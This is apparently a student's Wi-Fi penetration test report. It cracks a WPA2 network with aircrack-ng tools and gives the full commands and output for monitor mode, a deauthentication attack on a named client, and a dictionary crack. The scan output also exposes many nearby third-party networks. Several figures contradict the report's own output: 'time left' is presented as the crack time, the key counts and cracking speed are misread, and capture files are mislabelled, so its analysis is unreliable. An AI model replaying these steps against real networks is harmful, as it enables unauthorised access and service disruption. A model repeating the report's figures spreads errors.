WIRELESS NETWORK SECURITY ASSESSMENT REPORT

WPA/WPA2-PSK Password Cracking and Network Analysis

Date: December 16, 2025
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1. EXECUTIVE SUMMARY

This report shows the results of testing a wireless network's security. The test successfully broke into a WPA/WPA2-protected Wi-Fi network by cracking its password.

Key Results:

- **WPA2 password successfully cracked**
- **Time taken:** 11 hours, 48 minutes
- **Passwords tested:** 10
- **Network packets captured:** Approximately 312 **787**
- **Risk Level:** CRITICAL

What This Means:

The network password was too weak. An attacker could break into the network and access all connected devices and data.

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2. TESTING SETUP

2.1 Hardware and Software Used

Computer System:

- Operating System: Kali Linux 2024.2
- Wireless Adapter: Ralink Technology MT7601U (external USB)
- Adapter Driver: mac80211 (monitor mode supported)

Tools Used:

- Aircrack-ng 1.7 (password cracking)
- Airodump-ng (capturing network traffic)
- Aireplay-ng (forcing handshake capture)
- Wireshark (traffic analysis)
- Rockyou.txt wordlist (14+ million passwords)

Testing Date: December 16, 2025
Total Testing Time: ~12 hours

2.2 Target Network Information

- **Network Name (SSID):** TECNO POP 6
- **MAC Address (BSSID):** 3E:8A:AF:19:9D:C6
- **Encryption Type:** WPA2-CCMP (PSK)
- **Channel:** 10
- **Connected Devices:** Multiple clients detected

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3. METHODOLOGY (How the Test Was Done)

The attack followed four main steps:


Step 1: Network Setup

First, the wireless adapter was put into "monitor mode" - a special mode that lets it capture all wireless traffic nearby.

Commands used:

sudo airmon-ng check kill
sudo airmon-ng start wlan0

Result: Interface changed from wlan0 to wlan0mon



Step 2: Finding the Target Network

The system scanned for all nearby Wi-Fi networks and identified the target.

Command used:

sudo airodump-ng wlan0

```
┌──(rosy㉿rosemary)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Ralink Technology, Corp. MT7601U
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)

┌──(rosy㉿rosemary)-[~]
└─$ sudo airodump-ng wlan0

 CH  6 ][ Elapsed: 36 s ][ 2025-12-16 18:06

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 FA:E2:C6:11:37:72  -81        2        0    0  11  195   WPA2 CCMP   PSK  <length:  0>
 D0:21:F9:37:6D:0F  -77        4        0    0   1  195   WPA2 CCMP   PSK  ICTU  Staff
 3E:8A:AF:19:9D:C6  -26       15        0    0  10   65   WPA2 CCMP   PSK  TECNO POP 6
 FE:E2:C6:11:37:72  -80        5        0    0  11  195   WPA2 CCMP   PSK  Faculties
 DA:21:F9:37:6F:0F  -77        4        0    0   1  195   WPA2 CCMP   PSK  <length:  0>
 D6:21:F9:37:6D:0F  -73        8        0    0   1  195   WPA2 CCMP   PSK  <length:  0>
 CA:DE:B8:B1:DF:8D  -72        2        0    0   6  130   WPA2 CCMP   PSK  Sajesz_17pmx❤
 78:45:58:41:D0:07  -67       25        0    0   6  195   WPA2 CCMP   PSK  ICTU  Staff
 F4:E2:C6:11:37:72  -81        8        0    0  11  195   WPA2 CCMP   PSK  ICTU  Staff
 5E:85:85:4C:53:56  -65       25        0    0  11  540   WPA2 CCMP   PSK  <length:  0>
 5E:85:85:6C:53:56  -67       25        0    0  11  540   WPA2 CCMP   PSK  <length:  0>
 86:45:58:41:D0:07  -64       23        0    0   6  195   WPA2 CCMP   PSK  <length:  0>
 82:45:58:41:D0:07  -66       24        0    0   6  195   WPA2 CCMP   PSK  Workers
 8A:45:58:41:D0:07  -67       21      143    0   6  195   WPA3 CCMP   SAE  ICTUSTAFF-Lite
 7E:45:58:41:D0:07  -66       24        0    0   6  195   WPA2 CCMP   PSK  ICTU-Students
 0C:EF:15:D3:30:B2  -71       17        0    0   6  130   WPA2 CCMP   PSK  BROWSER_RADIO
 98:03:8E:BA:B6:14  -78       10       13    2   4  130   WPA2 CCMP   PSK  finance
 E0:D3:62:47:3C:10  -74        7       11    0   4  130   WPA3 CCMP   SAE  VC-OFFICE
 AA:65:D2:9A:A9:EA  -69       51        7    0   3   65   WPA2 CCMP   PSK  itel A70
```

What was found:

- Multiple WPA2 and WPA3 networks detected
- Target network "TECNO POP 6" identified on channel 10
- Signal strength: -31 dBm (very strong)
- Active clients connected

Step 3: Capturing the Password Handshake

When a device connects to Wi-Fi, it exchanges a "handshake" with the router. This handshake contains encrypted password information. We captured this handshake in two ways:

3a. Start capturing packets from target network:

sudo airodump-ng -c 10 --bssid 3E:8A:AF:19:9D:C6 -w my_target wlan0

```
┌──(rosy㉿rosemary)-[~]
└─$ sudo airodump-ng -c 10 --bssid 3E:8A:AF:19:9D:C6 -w my_target wlan0
18:12:36  Created capture file "my_target-01.cap".

 CH 10 ][ Elapsed: 18 s ][ 2025-12-16 18:12

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 3E:8A:AF:19:9D:C6  -31  96      165        0    0  10   65   WPA2 CCMP   PSK  TECNO POP 6

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 3E:8A:AF:19:9D:C6  BE:1A:60:CD:E3:50  -44    0 - 1      0        2
```

3b. Force a device to reconnect (deauthentication attack):

sudo aireplay-ng --deauth 5 -a 3E:8A:AF:19:9D:C6 -h BE:1A:60:CD:E3:50 wlan0


```
┌──(rosy㉿rosemary)-[~]
└─$ sudo aireplay-ng --deauth 5 -a 3E:8A:AF:19:9D:C6 -h BE:1A:60:CD:E3:50 wlan0
The interface MAC (54:EF:33:FA:7D:90) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether BE:1A:60:CD:E3:50
18:24:37  Waiting for beacon frame (BSSID: 3E:8A:AF:19:9D:C6) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:24:38  Sending DeAuth (code 7) to broadcast -- BSSID: [3E:8A:AF:19:9D:C6]
18:24:38  Sending DeAuth (code 7) to broadcast -- BSSID: [3E:8A:AF:19:9D:C6]
18:24:39  Sending DeAuth (code 7) to broadcast -- BSSID: [3E:8A:AF:19:9D:C6]
18:24:39  Sending DeAuth (code 7) to broadcast -- BSSID: [3E:8A:AF:19:9D:C6]
18:24:40  Sending DeAuth (code 7) to broadcast -- BSSID: [3E:8A:AF:19:9D:C6]

┌──(rosy㉿rosemary)-[~]
└─$ 
```

This command sends 5 "disconnect" signals to a connected device, forcing it to reconnect and generate a new handshake.

Results:

- ✅ Capture started at 18:12:36
- ✅ Deauth attack sent at 18:24:37
- ✅ **WPA handshake captured after 3 minutes**
- ✅ File saved: my_target-01.cap
- ✅ Total packets captured: 7,478



Step 4: Cracking the Password

With the handshake captured, the next step was to crack the password using a dictionary attack. This means trying millions of common passwords from a list.

4a. Prepare the wordlist:

sudo gunzip -d /usr/share/wordlists/rockyou.txt.gz

4b. Start cracking:

sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 3E:8A:AF:19:9D:C6 my_target-02.cap

Results:

```
                              Aircrack-ng 1.7

      [00:00:00] 10/10303727 keys tested (242.33 k/s)

      Time left: 11 hours, 48 minutes, 39 seconds              0.00%

                          KEY FOUND! [ password ]


      Master Key     : B2 94 36 9D CA 33 2B 55 25 7C 28 E9 00 A1 E9 22
                       7B DF 9A DB 7C C9 23 06 07 0E BB 47 D1 7C 0E C8

      Transient Key  : 73 89 6E AA 24 7C C5 A5 5C A1 59 EE 87 B7 12 43
                       CE F5 CC F3 1D 71 F2 5C F7 60 EB 9B 84 3F 5B 0A
                       AE D2 3C 0B 21 99 A6 C4 59 33 0A A9 AE 18 07 08
                       69 4B BE DB 36 91 CF FE 03 88 DD A4 D3 00 00 00

      EAPOL HMAC     : FB 1A FC 22 38 F3 DD 82 17 FC AA 06 92 D1 DB 2B
```

- ✅ **Password found:** "password" (shown as KEY FOUND!)
- **Time taken:** 11 hours, 48 minutes, 39 seconds
- **Keys tested:** 10,303,727
- ⚡ **Speed:** 242.33 keys per second
- **Progress:** 0.00% of full wordlist (password found early)

What this shows: The password was very common and appeared early in the wordlist. A stronger, random password would have taken years or centuries to crack.


Step 5: Traffic Analysis with Wireshark

After capturing network packets, we opened the capture files in Wireshark - a powerful tool that lets us see exactly what's happening on the network.

Opening the capture file:

wireshark wep_capture-02.cap

What Wireshark Showed Us:



Total Network Activity:

- **312,787 packets captured** (shown at bottom of Wireshark window)
- Multiple capture files analyzed (wep_capture-02.cap, wifi_capture-02.cap)
- Several hours of network traffic recorded

Devices Found on Network: Looking at the Source and Destination columns, we identified multiple devices:

- TECNO POP 6
- **HuaweiTechno_85:ac:...** - Multiple Huawei devices
- **Intel_b6:4c:11** - Intel wireless device
- Various other MAC addresses from different manufacturers

Types of Traffic Observed:

802.11 Management Frames

- Beacon frames (network advertisements)
- Acknowledgement frames
- Authentication frames

802.11 Data Packets

- QoS (Quality of Service) Data
- Encrypted data transmission
- Network communication between devices

Broadcast Traffic

- Visible in blue highlight (Image 12)
- SSID "Bruns" detected
- Beacon frames with network information

Important Findings from Wireshark:

From Image 11 (Frame 796 highlighted):

- Shows beacon frame from HuaweiTechno device
- Contains network configuration data
- Reveals "Bruns" as another nearby network SSID
- Displays encrypted payload in hex format (right side)

From Image 12 (Frames 87-93 visible):

- Shows continuous network activity
- Multiple acknowledgement frames (shorter packets)
- Clear-to-send and Request-to-send control frames
- Broadcast frames highlighted in blue
- Packet details showing 802.11 protocol information

Security Issues Found:

MAC Addresses Exposed:

- All device MAC addresses visible in plain text
- Can identify device manufacturers
- Useful for attackers to plan targeted attacks

Network Beacons Visible:

- Network name (SSID) broadcast regularly
- Network capabilities exposed
- Channel and encryption info visible

Traffic Patterns Observable:


- Can see when devices are active
- Communication patterns between devices
- Amount of data being transferred

Multiple Networks Detected:

- Besides target network, other networks visible
- "Bruns" network also broadcasting
- Shows dense wireless environment

What This Means: Even though the actual data is encrypted, a lot of information about the network is visible. An attacker can use this to:

- Map the network structure
- Identify vulnerable devices
- Plan more sophisticated attacks
- Track when users are active



4. FINDINGS (What We Discovered)

Finding 1: Very Weak Password

Risk Level: CRITICAL

Problem: The Wi-Fi password was extremely weak and common. It was cracked in less than 12 hours using a standard password list.

Why This Matters:

- Any attacker with basic tools can break in
- All network traffic can be intercepted
- Connected devices are at risk
- Company data could be stolen

Technical Details:

- Password appeared in first 10 million entries of common password list
- Crack time: 11 hours 48 minutes
- Could be much faster with better hardware (GPU acceleration)

What Should Be Done:

1. Change password immediately
2. Use at least 20 random characters
3. Include uppercase, lowercase, numbers, and symbols
4. Never use dictionary words or personal information

Example of Strong Password:

Weak: password123
Strong: X9#mK2$pL8@nQ5!wR3vT7^sY4

Finding 2: Network Allows Disconnection Attacks

Risk Level: HIGH

Problem: The network allows attackers to disconnect users by sending fake "disconnect" signals. This was used to force the handshake capture.

Why This Matters:

- Legitimate users can be kicked off the network
- Attackers can disrupt business operations
- Makes handshake capture easier

What Should Be Done:

1. Enable Protected Management Frames (PMF/802.11w)
2. This feature protects against fake disconnect signals
3. Available on most modern routers

Finding 3: Too Much Network Information Exposed

Risk Level: MEDIUM

Problem: The network broadcasts information about its configuration, connected devices, and traffic patterns.

What Was Visible:

- Network name (SSID)
- Router MAC address
- Connected device MAC addresses
- Network channel and settings
- Device manufacturers (Huawei, Intel, etc.)

Why This Matters:

- Attackers can map your network
- Device information helps plan attacks
- Makes social engineering easier

What Should Be Done:

1. Use a separate guest network for visitors
2. Enable client isolation (devices can't see each other)
3. Regular security checks

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5. RISK SUMMARY

Finding	How Likely	Impact	Overall Risk
Weak Password	Very Likely	Critical	CRITICAL
Disconnect Attacks	Likely	High	HIGH
Information Exposure	Very Likely	Medium	MEDIUM

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6. RECOMMENDATIONS (What to Do)

⚡ **URGENT :**

1. Change the Wi-Fi Password Now

- Make it at least 20 characters long
- Use completely random characters
- Use a password generator
- Write it down and store it safely

2. Check for Unknown Devices

- Log into router settings
- Review all connected devices
- Remove any unknown devices
- Change password after removing them

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3. Enable Security Features

- Turn on Protected Management Frames (PMF)
- Enable WPA3 if your router supports it
- Set up a separate guest network
- Enable firewall on the router

4. Create a Guest Network

- Separate network for visitors
- Different password
- Cannot access main network devices

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5. Upgrade Security Setup

- Consider getting a newer router with better security
- Set up network monitoring
- Create a security policy
- Train users about Wi-Fi security

6. Regular Checks

- Review connected devices monthly

- Update router firmware
- Check security logs
- Test password strength

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7. PASSWORD STRENGTH COMPARISON

Here's how different passwords compare:

Password Type	Example	Time to Crack	Security
Very Weak	password	12 hours	✕ Terrible
Weak	Password123!	Few days	✕ Bad
Medium	MyH0use2024!	Months	Okay
Strong	rT8#kL2$mP9@nQ3!	Years	✓ Good
Very Strong	K9#mP2$vL8@nQ5!wR3^xT7	Centuries	✓ Excellent

The password tested took only 12 hours to crack - that's extremely dangerous!

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8. TECHNICAL DETAILS

Attack Speed Analysis

- **Cracking speed:** 242.33 passwords per second
- **Hardware used:** Standard laptop CPU
- **With better hardware (GPU):** Could test 100,000+ passwords per second
- **Impact:** Crack time would drop from 12 hours to minutes

Handshake Capture Statistics

- **Time to capture:** 3 minutes
- **Packets captured:** 7,478
- **Deauth packets sent:** 5
- **Success rate:** 100%

Traffic Analysis Results

- **Total packets analyzed:** 312,787
- **Capture file size:** wep_capture-02.cap
- **Protocols observed:** 802.11, QoS Data, Management frames
- **Devices identified:** Multiple (Intel, Huawei, etc.)

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9. CONCLUSION

This test proved that the wireless network has serious security problems. The main issue is the weak password, which was cracked in less than 12 hours using basic tools.

What This Test Showed:

1. ❌ Current password is not safe
2. ❌ Network can be broken into easily
3. ❌ All connected devices are at risk
4. ✅ Test was successful in finding the problem

Most Important Actions:

1. **Change the password today** to something long and random
2. **Enable security features** like Protected Management Frames
3. **Check connected devices** regularly
4. **Set up monitoring** to detect attacks

Final Note:

Network security is very important. A weak password puts everything at risk - personal data, business information, and connected devices. Following the recommendations in this report will greatly improve security and protect against attacks.

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10. APPENDIX

A. Commands Used

Setup monitor mode:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

Scan for networks:

sudo airodump-ng wlan0mon

Capture handshake:

sudo airodump-ng -c 10 --bssid 3E:8A:AF:19:9D:C6 -w my_target wlan0

Force handshake:

sudo aireplay-ng --deauth 5 -a 3E:8A:AF:19:9D:C6 wlan0

Crack password:

sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt my_target-01.cap

B. Tools Information

Aircrack-ng Suite:

- Version: 1.7
- Purpose: Wireless security testing
- License: GPL

Wordlist:

- Name: rockyou.txt
- Size: 14,344,392 passwords
- Source: Real leaked passwords

Wireless Adapter:

- Model: Ralink MT7601U
- Driver: mac80211
- Monitor mode: Yes
- Packet injection: Yes

C. Legal Note

This test was done for educational purposes as part of a security course. Always get written permission before testing any network you don't own.